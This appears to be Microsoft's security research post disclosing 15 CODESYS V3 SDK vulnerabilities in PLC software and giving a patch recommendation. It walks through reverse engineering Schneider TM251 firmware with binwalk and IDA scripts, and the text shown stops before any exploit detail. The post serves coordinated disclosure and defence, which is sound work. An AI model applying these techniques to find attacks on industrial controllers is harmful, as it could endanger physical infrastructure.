Microsoft

Multiple high severity vulnerabilities in CODESYS V3 SDK could lead to RCE or DoS

Introduction

Microsoft's cyberphysical system researchers recently identified multiple high severity vulnerabilities in the CODESYS V3 software development kit (SDK), a software development environment widely used to program and engineer programmable logic controllers (PLCs). Exploiting the discovered vulnerabilities, which affect all versions of CODESYS V3 prior to version 3.5.19.0, could put operational technology (OT) infrastructure at risk of attacks, such as remote code execution (RCE) and denial of service (DoS). The discovery of these vulnerabilities highlights the critical importance of ensuring the security of industrial control systems and underscores the need for continuous monitoring and protection of these environments.

CODESYS is compatible with approximately 1,000 different device types from over 500 manufacturers and several million devices that use the solution to implement the international industrial standard IEC 611131-3. A DoS attack against a device using a vulnerable version of CODESYS could enable threat actors to shut down a power plant, while remote code execution could create a backdoor for devices and let attackers tamper with operations, cause a PLC to run in an unusual way, or steal critical information. Nonetheless, exploiting the discovered vulnerabilities requires user authentication, as well as deep knowledge of the proprietary protocol of CODESYS V3 and the structure of the different services that the protocol uses.

Microsoft researchers reported the discovery to CODESYS in September 2022 and worked closely with CODESYS to ensure that the vulnerabilities are patched. Information on the patch released by CODESYS to address these vulnerabilities can be found here: Security update for CODESYS Control V3. We strongly urge CODESYS users to apply these security updates as soon as possible. We also thank CODESYS for their collaboration and recognizing the urgency in addressing these vulnerabilities.

Below is a list of the 15 discovered vulnerabilities we discuss in this article:

CVE	CODESYS component	CVSS score	Impact
CVE-2022-47379	CMPapp	8.8	DoS, RCE
CVE-2022-47380	CMPapp	8.8	
CVE-2022-47381	CMPapp	8.8	
CVE-2022-47382	CmpTraceMgr	8.8	
CVE-2022-47383	CmpTraceMgr	8.8	
CVE-2022-47384	CmpTraceMgr	8.8	
CVE-2022-47385	CmpAppForce	8.8	
CVE-2022-47386	CmpTraceMgr	8.8	
CVE-2022-47387	CmpTraceMgr	8.8	
CVE-2022-47388	CmpTraceMgr	8.8	

CVE-2022-47389	CMPTraceMgr	8.8	
CVE-2022-47390	CMPTraceMgr	8.8	
CVE-2022-47391	CMPDevice	7.5	DoS
CVE-2022-47392	CmpApp/ CmpAppBP/ CmpAppForce	8.8	
CVE-2022-47393	CmpFiletransfer	8.8	

In this article, we provide more details on our research process, and its results. We also share our scripts that we wrote during our research in order to analyze the firmware of the PLCs, and Wireshark dissector to analyze the CODESYS V3 protocol. We also provide an open-source software tool to help users identify impacted devices, security recommendations for those affected, and detection information for potentially related threats.

CODESYS: A widely used PLC solution

CODESYS is a software development environment that provides automation specialists with tools for developing automated solutions. CODESYS is a platform-independent solution that helps device manufacturers implement the international industrial standard IEC 611131-3. The SDK also has management software that runs on Windows machines and a simulator for testing environments, allowing users to test their PLC systems before deployment. The proprietary protocols used by CODESYS use either UDP or TCP for communication between the management software and PLC.

CODESYS is widely used and can be found in several industries, including factory automation, energy automation, and process automation, among others.

Figure 1. CODESYS devices exposed to the internet (based on Microsoft Defender Threat Intelligence data)

Research background

The vulnerabilities were uncovered by Microsoft researchers while researching the security of the CODESYS V3 proprietary protocol as part of our goal to improve the security standards and create forensic tools for OT devices.

During this research, we examined the structure and security of the protocol that has been used by many types and vendors of PLCs. We examined the following two PLCs that use CODESYS V3 from different vendors: Schneider Electric Modicon TM251 and WAGO PFC200.

Schnieder Electric Modicon TM251MESE
Firmware: V4.0.6.41

WAGO PFC200
Firmware: v03.10.08

Figure 2. The two examined PLCs

Firmware extraction and analysis

Online firmware for both of these PLCs are available on their websites. In this report, we share the binary extraction process for Schnider Electric. Although we do not provide in depth details, a similar process was applied to WAGO to extract the binaries.

Schnider Electric Modicon TM251's firmware is provided in a compressed archive SECO format file. We used Binwalk to open the archive:

```
a@a-virtual-machine:~/schnider$ binwalk -e -M M251_4.3.9.13_19.12.11.1.seco
```

Figure 3. Binwalk command used to open the archive

We examined the extracted files from the firmware.

```
|   |-- M251.BPD
|   `-- _M251.BPD.extracted
|       |-- 0.zip
|       |-- Image.tar
|       `-- _Image.tar.extracted
|           |-- 0.tar
|           `-- Image
|               |-- sys
|               |   |-- Cmd
|               |   |   |-- Controller.ini
|               |   |   `-- Script.cmd
|               |   |-- OS
|               |   |   |-- M241M251FW1v_6.41
|               |   |   |-- M241M251FW2v_6.41
|               |   |   |-- _M241M251FW2v_6.41.extracted
|               |   |   |   |-- CoDeSys.ico
|               |   |   |   `-- M258Icon.ico
|               |   |   |-- pltdkmcustom.out
|               |   |   `-- version.ini
|               |   `-- Web
```

Figure 4. Evaluating the tree output

We came across four files of interest:

1. *M241M251FW1v_6.41*
2. *M241M251FW2v_6.41*
3. *Pltdkmcustom.out*
4. *Version.ini*

We examined whether there were CODESYS strings present in each of the binaries and found *M241M251FW1v_6.41* and *M241M251FW2v_6.41* in the files, where *M241M251FW1v_6.41* contained the larger amount of strings.

M241M251FW1v_6.41 is a binary file of unknown format.

Reverse engineering the TM251 firmware

To reverse engineer the Schneider Electric TM251 binary, we need two things: to understand the CPU architecture on which the firmware was running, and to find the base loading address.

Finding CPU architecture

We physically opened the PLC in order to find its CPU:

Figure 5. Opening the PLC to look for the CPU



Figure 6. Finding the CPU

The CPU is Spear680 version 3, ARM V9 Little Endian CPU.

Finding the base loading address

To find the base loading address, we wrote an IDA Python script, which is based on the script soyersoyer/basefind2: A faster firmware base address scanner.

```
0 0x1fadddc
1 0x2002000
2 0x2002000
3 0x2002000
4 0x2002000
5 0x2002000
6 0x2002000
7 0x2002000
8 0x2002000
9 0x2002000
10 0x2002000
11 0x2002000
12 0x2002000
13 0x2002000
14 0x2002000
15 0x2002000
16 0x2002000
17 0x2002000
0x2002000
```

Figure 7. Python script output

Thus, the base address of 0x2002000 was discovered.

Firmware reverse engineering with IDA

Based on the information that we found, we can open the binary with IDA and analyze the binary. We can read and view the binary, but there were still a number of problems which needed to be resolved.

Undefine methods

After using the IDA, we found that it failed to define all the functions inside of the binary, for example the following image shows unknown functions:

```
.text:0000000140081FD8                  ; ---------------------------------------------------------------------------
.text:0000000140081FD9                  align_140081FD9:                        ; DATA XREF: .pdata:00000001402A045C↓o
.text:0000000140081FD9 CC CC CC CC CC CC+               align 20h
.text:0000000140081FE0 48 8B 05 F1 24 1D+               mov     rax, cs:qword_1402544D8
.text:0000000140081FE0 00
.text:0000000140081FE7 48 85 C0                         test    rax, rax
.text:0000000140081FEA 74 10                            jz      short loc_140081FFC
.text:0000000140081FEC A8 03                            test    al, 3
.text:0000000140081FEE 75 0C                            jnz     short loc_140081FFC
.text:0000000140081FF0 48 85 C9                         test    rcx, rcx
.text:0000000140081FF3 74 14                            jz      short locret_140082009
```

Figure 8. IDA fails to identify methods

To identify the methods, we wrote a script to redefine methods.

After running the script, we were able to identify more contents:

```
ROM:0227FF8C sub_227FF8C
ROM:0227FF8C
ROM:0227FF8C var_2C          = -0x2C
ROM:0227FF8C arg_0           =  4
ROM:0227FF8C
ROM:0227FF8C                 MOV             R12, SP
ROM:0227FF90                 PUSH            {R4-R12,LR,PC}
ROM:0227FF94                 SUB             R11, R12, #4
ROM:0227FF98                 SUB             SP, SP, #4
ROM:0227FF9C                 SUBS            R10, R1, #0
ROM:0227FFA0                 MOV             R7, R2
ROM:0227FFA4                 MOV             R6, R3
ROM:0227FFA8                 MOV             R5, R0
ROM:0227FFAC                 BNE             loc_227FFB8
ROM:0227FFB0
ROM:0227FFB0 loc_227FFB0                             ; CODE XREF: sub_227FF8C+3C↓j
ROM:0227FFB0                 MOV             R0, #0xFFFFFFFF
ROM:0227FFB4                 LDMED           SP, {R4-R11,SP,PC}
ROM:0227FFB8 ; ---------------------------------------------------------------------------
```

Figure 9. Method after redefinition

Undefine strings

We also found that the IDA did not define all the strings inside of the binary, for example:

```
ROM:0048F8F0                 DCB 0x5F ; _
ROM:0048F8F1                 DCB 0x5A ; Z
ROM:0048F8F2                 DCB 0x54 ; T
ROM:0048F8F3                 DCB 0x49 ; I
ROM:0048F8F4                 DCB 0x31 ; 1
ROM:0048F8F5                 DCB 0x31 ; 1
ROM:0048F8F6                 DCB 0x4D ; M
ROM:0048F8F7                 DCB 0x53 ; S
ROM:0048F8F8                 DCB 0x6F ; o
ROM:0048F8F9                 DCB 0x6C ; l
ROM:0048F8FA                 DCB 0x44 ; D
ROM:0048F8FB                 DCB 0x69 ; i
ROM:0048F8FC                 DCB 0x61 ; a
ROM:0048F8FD                 DCB 0x67 ; g
ROM:0048F8FE                 DCB 0x4D ; M
ROM:0048F8FF                 DCB 0x67 ; g
ROM:0048F900                 DCB 0x72 ; r
```

Figure 10. Undefined strings

We wrote a script to identify strings.

After running this script, we got the following result:

```
ROM:0048F8EF                 DCB    0
ROM:0048F8F0 aZti11msoldiagm DCB "_ZTI11MSolDiagMgr",0
ROM:0048F902                 DCB    0
ROM:0048F903                 DCB    0
ROM:0048F904 aZti11miiobuffe DCB "_ZTI11MiIoBuffers",0
ROM:0048F916                 DCB    0
ROM:0048F917                 DCB    0
ROM:0048F918 aZti11uartchann DCB "_ZTI11UARTChannel",0
ROM:0048F92A                 DCB    0
ROM:0048F92B                 DCB    0
ROM:0048F92C aZti12core2osst DCB "_ZTI12Core2OsStart",0
ROM:0048F93F                 DCB    0
ROM:0048F940 aZti12eventhand DCB "_ZTI12EventHandler",0
ROM:0048F953                 DCB    0
ROM:0048F954 aZti12modbusser DCB "_ZTI12ModbusServer",0
ROM:0048F967                 DCB    0
ROM:0048F968 aZti12imiiochan DCB "_ZTI12iMiIOChannel",0
ROM:0048F97B                 DCB    0
ROM:0048F97C aZti13cdevstate DCB "_ZTI13CDevStateMach",0
ROM:0048F990 aZti13cmodbusob DCB "_ZTI13CModbusObject",0
```

Figure 11. Redefined strings

Methods symbols

Reverse engineering firmware where only the addresses are shown but no other indications that help us understand what functions and methods are in the firmware makes the process very difficult. We had to create a number of techniques to give names to functions.

Symbols table

In the CODESYS strings, we found what appeared to be symbols of methods:

```
ROM:024645... 00000008      C     tcp/udp
ROM:02464...  0000000F      C     proto tcp/udp
ROM:02468F... 0000001A      C     BlkDrvUdpExceptionHandler
ROM:024691... 0000000E      C     CAANBSUdpOpen
ROM:024691... 00000011      C     CAANBSUdpReceive
ROM:024691... 0000000E      C     CAANBSUdpSend
ROM:0246B4... 00000014      C     CmpBlkDrvUdp__Entry
ROM:024746... 00000014      C     NBS_UDP_GetDataSize
ROM:0247B7... 00000010      C     SysSockCloseUdp
ROM:0247B7... 00000011      C     SysSockCreateUdp
ROM:0247B8... 00000016      C     SysSockGetRecvSizeUdp
ROM:0247B9... 00000013      C     SysSockRecvFromUdp
ROM:0247B9... 00000011      C     SysSockSendToUdp
ROM:0247D...  00000009      C     UdpClose
ROM:02495B... 00000012      C     clntudp_bufcreate
ROM:02495B... 0000000F      C     clntudp_create
ROM:02495B... 00000010      C     clntudp_freeres
ROM:0249C...  00000010      C     ipcom_setlogudp
ROM:0249F6... 00000020      C     ipnet_nat_translate_tcpudp_port
ROM:024A0...  00000018      C     ipnet_sock_udp_register
ROM:024A6...  0000000B      C     s_iUdpDevs
ROM:024A9...  00000011      C     svcudp_bufcreate
ROM:024A9...  0000000E      C     svcudp_create
ROM:024A9...  00000013      C     svcudp_enablecache
ROM:024AE...  00000011      C     wdbUdpSockIfInit
```

Figure 12. Looking for symbol strings

We checked CODESYS SDK documentation and found the names of several libraries.



Figure 13. Names of CODESYS libraries

However, there was no reference to symbol strings so we could not yet determine how to match the library names to the symbol strings.

At the end of the binary was what looked like a reference table.

There was a structure with multiplications of four bytes that looked like two pointers, one after another.

```
ROM:02529014                DCB 0x28 ; (
ROM:02529015                DCB    3
ROM:02529016                DCB 0x4A ; J
ROM:02529017                DCB    2
ROM:02529018                DCB 0xDC
ROM:02529019                DCB 0xAF
ROM:0252901A                DCB 0x23 ; #
ROM:0252901B                DCB    2
```

Figure 14. Pointers found at end of the binary

We were able to convert the pointers to references:

```
ROM:024F25DB                DCB    0
ROM:024F25DC                DCD aAppgenerateapp     ; "AppGenerateAppIDService"
ROM:024F25E0                DCD sub_2027B74
```

Figure 15. Converting pointers to references

This meant that we had found a way to connect a symbol string to a method.

We wrote IDA Python scripts to use this information.

First, we used the script to redefine the reference table.

```
ROM:02533000                DCD aShellinterpcIn     ; "shellInterpC_init_buffer"
ROM:02533004                DCD sub_22F7AE4
ROM:02533008                DCD 0
ROM:0253300C                DCD 0x50000
ROM:02533010                DCD 0
ROM:02533014                DCD aShellinterpcLo     ; "shellInterpC_load_buffer_state"
ROM:02533018                DCD sub_22F7A60
ROM:0253301C                DCD 0
ROM:02533020                DCD 0x50000
ROM:02533024                DCD 0
ROM:02533028                DCD aShellinterpcSc     ; "shellInterpC_scan_buffer"
ROM:0253302C                DCD sub_22F7FC0
ROM:02533030                DCD 0
ROM:02533034                DCD 0x50000
ROM:02533038                DCD 0
ROM:0253303C                DCD aShellinterpcSc_0   ; "shellInterpC_scan_bytes"
ROM:02533040                DCD sub_22F8058
ROM:02533044                DCD 0
ROM:02533048                DCD 0x50000
ROM:0253304C                DCD 0
ROM:02533050                DCD aShellinterpcSc_1   ; "shellInterpC_scan_string"
ROM:02533054                DCD sub_22F80F0
```

Figure 16. Reference table showing references

Next, we were able to rename methods based on the information we created in the reference table by using another python script.

Rename based on logs

The firmware contains logs that can be used for reverse engineering, such as the following:

```
ROM:02415B... 0000003F    C    WebServerSendResponse error : code 301 no host name available.
ROM:02415B... 0000002B    C    WebServerResponse : Connection: keep-alive
ROM:02415B... 00000032    C    WebServerHandleRequest: Handler prefix %s path %s
ROM:02415...  0000003A    C    WebServerHandleRequest: Request not successfully handled.
ROM:02415...  00000023    C    WebServerAccept : Child socket %d.
ROM:02415...  00000046    C    WebServerReadRequest: Socket %p remotely closed, resetting connection
ROM:02415...  00000027    C    WebServerRequest : Content length : %d
ROM:02415E... 0000000D    C    CmpWebServer
ROM:02415F... 00000030    C            Web Server for 3S Runtime Systems
ROM:024161... 00000028    C    WebServerParseRequest: Request type %s.
ROM:024161... 0000002A    C    WebServerRequest : Connection: keep-alive
ROM:024161... 00000035    C    WebServerUtilSendError: ErrorCode %d ErrorMessage %s
ROM:024167... 00000036    C    FileServer: SysSock for fctCode:%d timeout (errno:%d)
ROM:024187... 00000048    C    NetManage cannot change communication settings when dhcp server enabled
ROM:024188... 00000044    C    OPCUA Symbol Configuration not present, OPCUA server is not started
ROM:0241C...  0000003F    C    SetIPAddress cannot change IP address when dhcp server enabled
```

Figure 17. Binary logs

When we examined a specific log, the *WebServerAccept* log, we found the reference detail *sub_2040298+30*, which we needed to further clarify:

```
ROM:02415C68 aWebserveraccep DCB "WebServerAccept : Child socket %d.",0
ROM:02415C68                                          ; DATA XREF: sub_204D298+30↑o
ROM:02415C68                                          ; ROM:off_204D308↑o
ROM:02415C8B                 DCB    0
```

Figure 18. WebServerAccept log details

In the following figure we can see that it is referenced:



Figure 19. Reference to sub_2040298+30

Renaming based on inheritance

Some methods were renamed using log strings that were used in methods with data that points to class structure.

```
's' ROM:0... 0000004B  C          ipfirewall_register_userdef() :: user defined function '%s' already exists
's' ROM:0... 0000004A  C          ipfirewall_register_userdef() :: Could not allocate memory for user entry
's' ROM:0... 0000004A  C          ipfirewall_limit_timeout() :: Failed to reschedule timeout for rule@%d:%d
's' ROM:0... 0000004B  C          ipfirewall_limit_timeout() :: Failed to reschedule timeout for rule @%d:%d
's' ROM:0... 00000044  C          ipfirewall_add_state() :: Could not allocate memory for state entry
's' ROM:0... 00000040  C          ipfirewall_log_pkt() :: Could not allocate memory for log entry
's' ROM:0... 00000047  C          ipfirewall_return_icmp(ipnet_icmp4_send) :: Failed to send packet (%s)
's' ROM:0... 00000047  C          ipfirewall_return_icmp(ipnet_icmp6_send) :: Failed to send packet (%s)
's' ROM:0... 00000032  C          ipfirewall_return_rst() :: Failed to clone packet
's' ROM:0... 00000035  C          ipfirewall_return_rst() :: Failed to send reset (%s)
's' ROM:0... 00000044  C          ipfirewall_mac_log_pkt() :: Could not allocate memory for log entry
's' ROM:0... 00000039  C          ipfirewall_http_remove_filter :: Could not suspend stack
's' ROM:0... 0000006D  C          ipfirewall_unregister_userdef() :: Cannot remove HTTP filter '%s' since MAC filter rule @%d:%d refers to it.
's' ROM:0... 0000006C  C          ipfirewall_unregister_userdef() :: Cannot remove HTTP filter '%s' since IP filter rule @%d:%d refers to it.
's' ROM:0... 00000034  C          ipfirewall_http_add() :: HTTP filter '%s' not found
's' ROM:0... 00000041  C          ipfirewall_http_insert_activex_filter :: Could not suspend stack
's' ROM:0... 00000046  C          ipfirewall_http_insert_activex_filter() :: HTTP filter '%s' not found
's' ROM:0... 00000038  C          ipfirewall_http_insert_java_filter :: Could not suspend
's' ROM:0... 00000043  C          ipfirewall_http_insert_java_filter() :: HTTP filter '%s' not found
's' ROM:0... 00000040  C          ipfirewall_http_insert_cookie_filter :: Could not suspend stack
's' ROM:0... 00000045  C          ipfirewall_http_insert_cookie_filter() :: HTTP filter '%s' not found
's' ROM:0... 0000003F  C          ipfirewall_http_insert_proxy_filter :: Could not suspend stack
's' ROM:0... 00000044  C          ipfirewall_http_insert_proxy_filter() :: HTTP filter '%s' not found
's' ROM:0... 00000036  C          ipfirewall_http_add_filter :: Could not suspend stack
's' ROM:0... 00000040  C          ipfirewall_http_add_filter() :: HTTP filter '%s' already exists
's' ROM:0... 00000050  C          ipfirewall_http_add_filter() :: Could not allocate memory for HTTP filter entry
's' ROM:0... 00000038  C          ipfirewall_http_insert_url() :: Could not suspend stack
's' ROM:0... 0000003B  C          ipfirewall_http_insert_url() :: HTTP filter '%s' not found
's' ROM:0... 0000004E  C          ipfirewall_http_insert_url() :: Could not allocate memory for URL match entry
's' ROM:0... 00000049  C          ipfirewall_http_insert_url() :: Could not allocate memory for URL string
's' ROM:0... 0000002C  C          ipfirewall_http_check() :: HTTP filter '%s'
's' ROM:0... 0000002C  C          ipfirewall_http_match() :: Unknown version.
's' ROM:0... 0000003B  C          ipfirewall_http_match() :: Packet too short for IP header.
's' ROM:0... 00000043  C          ipfirewall_http_match() :: Failed to parse IPv6 extension headers.
's' ROM:0... 00000046  C          ipfirewall_http_match() :: Packet too short for mandatory TCP header.
's' ROM:0... 0000003C  C          ipfirewall_http_match() :: Packet too short for TCP header.
's' ROM:0... 00000023  C          ipf :: firewall already disabled!\n
's' ROM:0... 00000024  C          ipf :: failed to disable firewall!\n
's' ROM:0... 00000022  C          ipf :: firewall already enabled!\n
's' ROM:0... 00000023  C          ipf :: failed to enable firewall!\n
's' ROM:0... 0000001C  C          ipf :: No table specified.\n
's' ROM:0... 0000001B  C          ipf :: Unknown table: %c.\n
's' ROM:0... 00000018  C          ipf :: Unknown switch!\n
's' ROM:0... 0000002F  C          ipf :: '-F' and '-P' together is not allowed!\n
's' ROM:0... 00000027  C          ipf :: Cannot remove rules from file.\n
```

Figure 20. Unconverted methods with inheritance

For example, we converted the name of a method that prints "*ipnet_nat_proxy_dns_parse_uestions() :: cloud not add transcation*" to list to "*ipnet_nat_proxy_dns_parse_uestions*".

Rename based on suffix

We renamed methods based on specific string suffixes, such as the following:

- _ENTRY
- Hook/hook
- Callback/callback
- Cb

In these cases, we identified and named the methods based on their names, for example with the following:

Figure 21. Finding specific suffixes

Summary

We used a variety of IDA python scripts and methods to open the Schneider PLC binary.

1. Define strings
2. Redefine methods
3. Redefine references
4. Rename based on references table
5. Rename based on logs
6. Rename based on particular suffix
7. Rename based on inheritance

The same methods were also applied to analyze WAGO firmware.

Using these techniques to convert addresses to method names that identified the functions in the binary allowed us to make the binary much more readable. This way we were able to identify the actual code inside the firmware. For example, one of the targets of our research was to fully understand the whole flow of the CODESYS object and network stack. After opening the firmware using the above methods we described, we were able to identify the different CODESYS's services inside the firmware.

We looked for methods that have the string "service" in their name:

Function name	Segment	Start	Length	Locals	Argumen	R	F
CL2_DisableTimeService_0	ROM	0201B6B8	00000008			R	.
CL2_EnableTimeService_0	ROM	0201B6C4	00000008			R	.
CL2_UpdateTimeService_0	ROM	0201B6D0	00000008			R	.
CL2_DisableSyncService_0	ROM	0201BD50	0000008C	0000001C		R	.
CL2_EnableSyncService_0	ROM	0201C144	00000184	00000034	00000004	R	.
AppBPServiceHandler2_0	ROM	02021B0C	00000154	00000010	00000004	R	.
AppForceServiceHandler2_0	ROM	02024028	00000064	00000010	00000004	R	.
AppGenerateAppIDService	ROM	02027B74	0000007C	00000018		R	.
AppGenerateCreateAppService2	ROM	02027BFC	00000178	00000698		R	.
AppGenerateCreateAppService_0	ROM	02027D88	000001D4	000006A4		R	.
AppLoadBootprojectService	ROM	0202EE08	00000740	000006E0		R	.
AppServiceHandlerEx_0	ROM	02038A64	000003D8	0000002C	00000008	R	.
AppServiceHandler_0	ROM	02038E44	0000019C	00000034		R	.
PlcInitServices_0	ROM	020611FC	00000024			R	.
PlcInitServicesCA_0	ROM	02061998	00000024			R	.
InterruptServiceRoutine_0	ROM	020A0538	00000004			R	.
BTagWriterFinishService_0	ROM	020C18D8	00000178	00000030		R	.
BTagWriterStartService_0	ROM	020C1B04	0000012C	00000044	00000002	R	.
cl2_disablesyncservice	ROM	020C9A94	00000020	00000014		R	.
cl2_enabletimeservice	ROM	020C9B98	00000044	00000020		R	.
cl2_disabletimeservice	ROM	020C9BDC	00000020	00000014		R	.
cl2_enablesyncservice	ROM	020C9BFC	00000048	00000024		R	.
cl2_updatetimeservice	ROM	020C9C68	00000024	00000014		R	.
CmpNameServiceClient__Entry_0	ROM	020F19C4	00000014			R	.
ServerExecuteOnlineService_0	ROM	020F6DB0	00000014			R	.
SrvGetUserNotificationService2_0	ROM	020F6F74	00000198	00000048		R	.
SrvGetUserNotificationService_0	ROM	020F7120	00000008			R	.
ServerUnRegisterServiceHandler_0	ROM	020F7248	00000128	00000024		R	.
ServerRegisterServiceHandler_0	ROM	020F7448	000000C4	00000020		R	.
ServerRegisterServiceHandler2_0	ROM	020F7510	00000004			R	.
ServerRegisterServiceHandler3_0	ROM	020F7514	000000BC	00000020		R	.
OPENSSL_isservice_0	ROM	02198E38	00000008			R	.
OCSP_SERVICELOC_free_0	ROM	021DD018	00000008			R	.
OCSP_SERVICELOC_new_0	ROM	021DD0CC	00000008			R	.
i2d_OCSP_SERVICELOC_0	ROM	021DD180	00000008			R	.
d2i_OCSP_SERVICELOC_0	ROM	021DD234	00000008			R	.
reg_service_internal_0	ROM	0233F444	0000032C	0000002C		R	.
reg_service_0	ROM	0233F770	000000FC	0000001C		R	.

Figure 22. Finding methods containing services

As an example, we examined the method *ServerRegisterServiceHandler* and its usage.

Directi	Type	Address	Text
Up	p	sub_2022964+17C	BL ServerRegisterServiceHandler_0
Up	p	sub_2024C2C+C4	BL ServerRegisterServiceHandler_0
Up	p	AppSrvInit_0+68	BL ServerRegisterServiceHandler_0
Up	p	sub_2042284+288	BL ServerRegisterServiceHandler_0
Up	p	sub_205D324+220	BL ServerRegisterServiceHandler_0
Up	j	PlcInitServices_0+20	B ServerRegisterServiceHandler_0
Up	j	PlcInitServicesCA_0+20	B ServerRegisterServiceHandler_0
Up	j	DeviceInitServer_0+1C	B ServerRegisterServiceHandler_0
Up	j	LogInitServer_0+20	B ServerRegisterServiceHandler_0
Up	p	sub_20F0338+138	BL ServerRegisterServiceHandler_0
Up	j	SettgInitServer_0+20	B ServerRegisterServiceHandler_0
D...	j	ServerRegisterServiceHan...	B ServerRegisterServiceHandler_0
D...	p	sub_20F8A0C+D0	BL ServerRegisterServiceHandler_0
D...	p	sub_2100D1C+78	BL ServerRegisterServiceHandler_0
D...	p	sub_212BD60+220	BL ServerRegisterServiceHandler_0
D...	j	TraceMgrInitServer_0+20	B ServerRegisterServiceHandler_0
D...	p	sub_2148714+284	BL ServerRegisterServiceHandler_0
D...	o	ROM:025056B8	DCD ServerRegisterServiceHandler_0

Figure 23. Examining ServerRegisterServiceHandler method usage

We then checked the *ServerRegisterServiceHandler* method and found that it receives a number and address:

```
12      ServerRegisterServiceHandler_0(0x13, (int)off_2024D04);
85      ServerRegisterServiceHandler_0(0x12, (int)off_2022C54);
50      ServerRegisterServiceHandler_0(0xB, (int)off_20427D0);
```

Figure 24. Examining the ServerRegisterServiceHandler method usage

The last address checked pointed to a method:

```
ROM:020427D0 off_20427D0     DCD sub_20429A4          ; DATA XREF: sub_2042284:loc_2042504↑r
```

Figure 25. Examining the last address

It was understood to be a callback mechanism of sorts, which saves a handle ID for each number.

To understand the numbers, we checked the line beneath the offset to the method:

```
ROM:02022C54 off_2022C54     DCD sub_2022C68          ; DATA XREF: sub_2022964:loc_2022AD8↑r
ROM:02022C54                                          ; sub_2022964+194↑r
ROM:02022C58 off_2022C58     DCD aCmpappbp            ; DATA XREF: sub_2022964+1B4↑r
ROM:02022C58                                          ; sub_2022964+1D4↑r ...
ROM:02022C58                                          ; "CmpAppBP"
```

Figure 26. Data beneath the offset

We found several more similar examples with CMP prefixes and handlers listed after the component:

```
ROM:020F0490 off_20F0490     DCD sub_20F055C         ; DATA XREF: sub_20F0338+88↑r
ROM:020F0490                                         ; sub_20F0338+134↑r
ROM:020F0494 off_20F0494     DCD dword_24C4178       ; DATA XREF: sub_20F0338+94↑r
ROM:020F0498 off_20F0498     DCD aCmpmonitor         ; DATA XREF: sub_20F0338+B0↑r
ROM:020F0498                                         ; sub_20F0338+CC↑r ...
ROM:020F0498                                         ; "CmpMonitor"
ROM:02024D04 off_2024D04     DCD sub_2024D0C         ; DATA XREF: sub_2024C2C+94↑r
ROM:02024D04                                         ; sub_2024C2C:loc_2024CE8↑r
ROM:02024D08 off_2024D08     DCD aCmpappforce        ; DATA XREF: sub_2024C2C+A8↑r
ROM:02024D08                                         ; "CmpAppForce"
```

Figure 27. Examples of handlers listed after component

After checking all the calls to *ServerRegisterServiceHandler*, we found all the service creation methods.

Directi	Type	Address	Text	
	p	SignupCMPAppServiceHandler+14	BL	ServerRegisterServiceHandler_0
D...	p	SignupCmpLoMgrServiceHandler+29C	BL	ServerRegisterServiceHandler_0
D...	p	SignupCmpDebugServiceHandler+2F8	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPFuleTransferServiceHandler+20	BL	ServerRegisterServiceHandler_0
D...	j	SignupCmpLogServiceHandler+8	B	ServerRegisterServiceHandler_0
D...	p	SignupCMPType3ServiceHandler+15C	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPMonitorServiceHandler+108	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPSettingsServiceHandler+60	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPSettingsServiceHandler+74	BL	ServerRegisterServiceHandler_0
D...	p	SignupCmpVisuServerServiceHandler+D8	BL	ServerRegisterServiceHandler_0
D...	j	SignupCmpTraceMgrServiceHandler+8	B	ServerRegisterServiceHandler_0
D...	j	SignupCmpLecVarAccessServiceHandler+8	B	ServerRegisterServiceHandler_0
D...	p	SignupCMPPlcShellServiceHandler+160	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPAppBPServiceHandler+324	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPAppForceServiceHandler+EC	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPOpenSSLServiceHandler+60	BL	ServerRegisterServiceHandler_0
D...	p	SignupCMPUserMgrServiceHandler+4D4	BL	ServerRegisterServiceHandler_0
D...	j	SignupCMPDeviceServiceRegister+8	B	ServerRegisterServiceHandler_0

Figure 28. Finding services related to components

We discovered the start running methods for each service.

Using one more example, sine CODESYS uses UDP and TCP, we checked if we were able to detect methods related to UDP and found many:

Function name	Segment	Start	Length	Locals
BlkDrvUdpExceptionHandler	ROM	020D9D60	00000084	00000040
SysSockCreateUdp	ROM	021433A0	000000A4	0000001C
SysSockCloseUdp	ROM	02143444	00000018	00000010
SysSockSendToUdp	ROM	0214345C	00000094	00000040
SysSockRecvFromUdp	ROM	021434F0	000000D8	00000048
